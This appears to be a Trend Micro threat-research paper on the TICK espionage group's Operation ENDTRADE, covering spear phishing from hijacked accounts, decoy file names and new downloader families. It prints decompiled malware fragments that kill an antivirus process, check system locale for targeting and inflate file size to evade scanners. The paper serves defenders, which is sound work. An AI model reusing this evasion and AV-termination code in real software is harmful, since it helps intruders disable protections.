Operation ENDTRADE:

TICK's Multi-Stage Backdoors for Attacking Industries and Stealing Classified Data

By Joey Chen, Hiroyuki Kakara, and Masaoki Shoji

TREND MICRO™
Securing Your Connected World

Published by:


Trend Micro Research

Written by:

Joey Chen, Hiroyuki Kakara, and Masaoki Shoji

Stock image used under licensed from Shutterstock.com

Contents



We have been observing cyberespionage group TICK since 2008, but we noticed unusual active deployments after we started to monitor their activities more closely towards the end of 2018. By the first half of 2019, we found that the group was able to zero in on specific industries in Japan from which it could steal proprietary information and classified data. We named this campaign "Operation ENDTRADE," based on its targets.

Analysis of their attacks revealed that they have come up with new malware families capable of evading detection, obfuscation, and escalation of administrative privileges for subsequent attacks to go along with the deployment of previously used malware and modified tools. They have also incorporated techniques and mechanisms for detecting specific cybersecurity products and processes, as well as attempt to terminate a Trend Micro product's process. Further, the use of legitimate email accounts and credentials to deliver the malware payload, as well as language targeting to increase the accuracy of malware delivery, makes it more effective against unprepared targets. The combination of these schemes — especially when they are continuously refined — could significantly affect the sectors identified as potential victims. It could also endanger people, which would turn it into a national security issue.

This research paper provides technical details and analysis based on our observation of Operation ENDTRADE.

Introduction

TICK (a.k.a. “BRONZE BUTLER” or “REDBALDKNIGHT”) is a cyberespionage group known for its supply chain attacks and use of different malware families to attack organizations across different sectors such as defense, aerospace, satellite communications, and retail industries, as well as industrial chemical companies. Trend Micro has been observing this group’s operations from as early as 2008, including its use of social engineering attacks commonly written in fluent Japanese following their usual target victims’ affiliations.




Figure 1. Operation ENDTRADE’s timeline of activities, malware development, and deployment

Towards the end of 2018, we noticed TICK using and adjusting their preferred malware families (such as XXMM and DATPER) to become more efficient. We then started following their activities and found that the group was developing new malware and participating in a series of illicit activities even during attacks. The group has also removed the known signatures of its previously used malware routines and families, and adjusted their respective structures.

We observed actual attacks, which used lateral phishing, in January 2019. Numerous emails were then sent to a number of organizations from one legitimate hijacked Japanese enterprise email address between mid-February and mid-April. In May, another round of emails were sent to a number of organizations from another legitimate email address. We have since referred to TICK's activities as "Operation ENDTRADE," based on these activities.

We also observed that the new malware families the group uses were capable of checking if infected systems are running specific antivirus products from known cybersecurity vendors such as Qihoo 360, McAfee, Symantec, and Trend Micro. The result of which will be implemented in the C&C callback parameter.

The new malware family also scans the operations systems' (OS) code pages to check if it is in Japanese or Chinese, which would indicate that targets are located in these specific countries. Some of the targeted companies with headquarters in Japan and subsidiaries in China confirmed that attack attempts were observed during specific periods.

Notable Features of Operation ENDTRADE

Spear phishing for malware delivery

TICK crafted and sent spear phishing emails to deliver malicious payloads to the victims' networks, notably in Japanese and in the context of the Chinese economy. The emails had the following characteristics:

- They were sent from legitimate email addresses, likely the result of a lateral phishing scheme
- They were written in correct Japanese
- They were disguised as if they were legitimate reports and prompted users to open the attachments
- Many of the emails contained subject topics related to "salary rate increase" or "job market"

Prior to sending these emails, TICK attacked a Japanese economic research company and a PR agency and stole email credentials from both organizations. These email addresses were then used to send the spear phishing emails, prompting potential victims to open the attachments. The attachments had the following characteristics:

- Drop/download the payload while opening the Japanese documents (hereon referred to as decoy files)
- Decoy files appeared as normal documents from banks, PR companies, or economic organizations
- The payload scans the system to identify any installed antivirus products. It then attempts to terminate Trend Micro's antivirus processes, or at least flag the callback traffic to identify the location of the targeted system

Figure 2. Spear phishing sample in correct Japanese




Figure 3. Japanese documents on the Chinese economy, dated June 25, 2019.

New malware families

We observed TICK actively targeting victims with a variety of methods and techniques around December 2018, adding more malware families as they launched new campaigns. We learned that they developed new tools that try to detect antivirus products and attempt to terminate Trend Micro's antivirus product. We named them based on their characteristic program database (PDB) strings:

- Two new downloaders named *ABK* and *BBK*
- Two new Trojans named *Snake* and *build_down*

```
14    pe.dwSize = 296;
15    if ( !Process32First(v1, &pe) )
16    {
17LABEL_8:
18      CloseHandle(v1);
19      goto LABEL_9;
20    }
21    do
22    {
23      if ( !_stricmp(pe.szExeFile, "PccNT.exe") )
24      {
25        v2 = OpenProcess(0x1FFFFFu, 1, pe.th32ProcessID);
26        if ( v2 && !TerminateProcess(v2, 4u) )
27          goto LABEL_8;
28LABEL_9:
29        Sleep(0x64u);
30        goto LABEL_1;
31      }
32    }
33    while ( Process32Next(v1, &pe) );
34    CloseHandle(v1);
35    Sleep(0x64u);
36  }
37}
```

Figure 4. Code that terminates specific antivirus' process




Figure 5. Combination of all the downloaders

Further analysis showed two additional malware families in the network. Naming them *down_new* and *Avenger*, we learned that these downloaders combine features of previous malware families and inherit efficient modules and features from *ABK, BBK, Snake* and *build_down* into their final downloaders. All of them have one important task: Connect to a website and verify the victim system's volume serial number to determine if it will send the command to download the backdoor. In the instance of multiple drives or volumes, the downloaders collect information from drive C.




Figure 6. Attack chain of *ABK/BBK*




Figure 7. Attack chain of *down_new*




Figure 8. Attack chain of *Avenger*

Exploiting vulnerabilities

In early 2019, TICK began implementing techniques that exploit vulnerabilities CVE-2018-0802 and CVE-2018-0798 into their new downloaders *ABK* and *BBK*. The two referenced vulnerabilities are both categorized as Microsoft Office Memory Corruption Vulnerabilities in MS Equation Editor, which can be exploited for remote code execution (RCE) via stack buffer overflows. From the sample we obtained, *svcdst.exe* was the ABK downloader.




Figure 9. Exploiting CVE-2018-0802 and CVE-2018-0798 for downloader's deployment

However, it appeared as if the group ceased the use of both security flaws as they were considered too common and old, especially after considering that a number of cybersecurity companies already carried updates and solutions to address them. While these attacks were occurring, we also found another dropper tool in development called *docdll*, found as

- c:\users\jack\desktop\0211\doc_dll\release\docdll.pdb
- c:\users\jack\desktop\test_dll\doc_dll\release\docdll.pdb

Sample Indicator of Compromise

c315e18e01abdb50117c3e1e140a1bddf8fcf11ec47830ea926c00d6ff1632a2	TrojanSpy.Win32.BROLER.A

Decoy documents and language targeting

TICK developed executable files masked with document file icons such as PDF and Word, acting as droppers to drop or execute downloaders and other decoy files. For example, in 2019 they developed droppers named *Pretender*, *hidder*, *HideFloder*, and *exetodoc*. While executable files with document file icons have been in use for at least 10 years, it remains an effective tool especially for advanced persistent threat (APT) targets. Combined with a legitimate email address and catchy file name, users can absentmindedly click on the file.

We listed samples of the decoy files that TICK used, all of which appeared as legitimate documents from banks or research institutes. We have chosen to withhold the contents of the decoy files, but they generally appeared to have been stolen ahead of the attacks and have the following features:

- Targeted recipients and companies are interested in the Chinese economy
- Targeted recipients' and companies' languages are Japanese or Chinese

To increase decoy emails' and attachments' chances of being opened, deciphering the organization's native language becomes an integral aspect of the pre-attack phase.

The files' topics appeared to be carefully chosen to appeal to the individuals and organizations with special interests in China, such as the US-China economic and trade issues in 2018, or key words pertaining to "salary rate increase" or "job market" for offices with subsidiaries in China. And while TICK has been known to target Japanese agencies and industries in the past, these attacks specifically went after companies' subsidiaries or those with joint venture firms in China as initial entry points. These attacks may have also been related to past spear phishing campaigns in the region, or a continuation of previous attacks.

Meanwhile, the dates identify when the documents were deployed for initial payload delivery. The documents sent out to the targeted organizations may be the same at any point of the identified dates, but the malware payloads were changed by TICK. These are just some of the document samples we acquired for analysis.

Filenames	Dates
20190625米中貿易摩擦と金融・資本市場への影響（{masked}.pdf (EN: 20190625 US-China trade disputes and its effect on Financial and capital markets ({masked}) .pdf)	2019/07/05
2019{masked}関連影響レホート_日系企業各社の対応_{masked}.pdf (EN: 2019{masked}-related impact report_Response of Japanese Companies.pdf)	2019/06/26
{masked}中国産業テータ＆リホート-習主席G20欠席なら追加関税導入-20190612.pdf (EN: {masked}Chinese industrial data & report - more tariffs if Xi doesn't show at G20 - 20190612.pdf)	2019/06/15
20190523_{masked}関連影響レホート_1900時点_{masked}.pdf (EN: 20190523_{masked}-related impact report_1900_{masked}.pdf)	2019/05/31
【顧客配布可】米中摩擦～新たな世界秩序と企業戦略～（日本語）.pdf (EN: [For Customers]US-China trade disputes~New world order and corporate strategy~ (Japanese) .pdf)	2019/05/22
中国における日系企業の求人動向レホート2019年3月分.pdf (EN: Job market report of Japanese companies in China - March 2019.pdf)	2019/04/22
新元号豆知識-元号-{masked}20190408.pptx (EN: New era name tips - era name-{masked}20190408.pptx)	2019/04/08
{masked}-中国経済週報（2019.3.21～3.29）.pdf (EN: {masked}-Chinese economy weekly report (2019.3.21～3.29) .pdf)	2019/04/01
(詳細版)2019年昇給率参考資料.pdf (EN: (Details)Reference material for Salary increase rate 2019.pdf)	2019/03/22
2019中国商务环境调查报告.pdf (EN: 2019 China Business Environment Survey Report.pdf)	2019/03/12
2019中国昇給率見通し各所発表.pdf (EN: 2019 Chinese salary increase rate outlook announcements 2019.pdf)	2019/02/20
2018年12月早会内容.pdf (EN: December 2018 - Morning meeting content.pdf)	2019/02/17
2019 {masked}CN Group Calendar - C.DOCX	2019/01/16
2018年12月米中貿易摩擦調査.pdf (December 2018 - Survey on US-China trade disputes.pdf)	2019/01/16

Table 1. Filenames of decoy documents used in Operation ENDTRADE

Analyzing samples of the newest downloader variant of *down_new*, TICK hard-coded two code pages 932 and 936. Code page 932 refers to Japanese character encoding, while 936 refers to Simplified Chinese, indicating targets in Japan and China.

```
167  char v169; // [sp+251h] [bp-FFh]@5
168
169  v4 = GetSystemDefaultLCID();
170  if ( v4 == 1041 )
171  {
172    CodePage = 932;                                   // Japan language
173  }
174  else if ( v4 == 2052 )
175  {
176    CodePage = 936;                                   // Simplified Chinese
177  }
178  strcpy(Name, "logo.jpg");
179  dword_41EE7C = 3600;
180  memset(&v169, 0, 0xF7u);
181  v5 = CreateMutexA(0, 1, Name);                      // logo.jpg will be the mutex
182  v6 = GetLastError();
183  if ( !v5 )
184  {
185    v106 = 0;
186    goto LABEL_233;
187  }
188  if ( v6 != 183 )
```

Figure 10. Code pages inside the down_new downloader

File size expansion to avoid antivirus scans

TICK's Operation ENDTRADE expanded the ABK downloader's file size past 50MB, likely to avoid sandbox and antivirus (AV) products' file size thresholds.

```
v20 = &v9;
v14 = 15;
LOBYTE(v9) = 0;
sub_401580(&v9, 0xFFFFFFFF, 0, &v23);
sub_401040(&lpBuffer, v9, v10, v11, v12, v13, v14, v15, v16);
LOBYTE(v31) = 1;
while ( nNumberOfBytesToWrite < 0x3C00000 )
{
  v5 = sub_401B50(&v21, &lpBuffer, &lpBuffer);
  if ( &lpBuffer != v5 )
  {
    if ( v20 >= 0x10 )
      operator delete(lpBuffer);
    v20 = 15;
    nNumberOfBytesToWrite = 0;
    LOBYTE(lpBuffer) = 0;
    if ( *(v5 + 20) >= 0x10u )
    {
      lpBuffer = *v5;
      *v5 = 0;
    }
    else
    {
      memcpy(&lpBuffer, v5, *(v5 + 16) + 1);
    }
    nNumberOfBytesToWrite = *(v5 + 16);
    v20 = *(v5 + 20);
    *(v5 + 16) = 0;
    *(v5 + 20) = 0;
  }
  LOBYTE(v31) = 1;
  if ( v22 >= 0x10 )
    operator delete(v21);
```

Figure 11. Use of the *NumberOfBytesToWrite* parameter to expand the ABK dowloader's file size

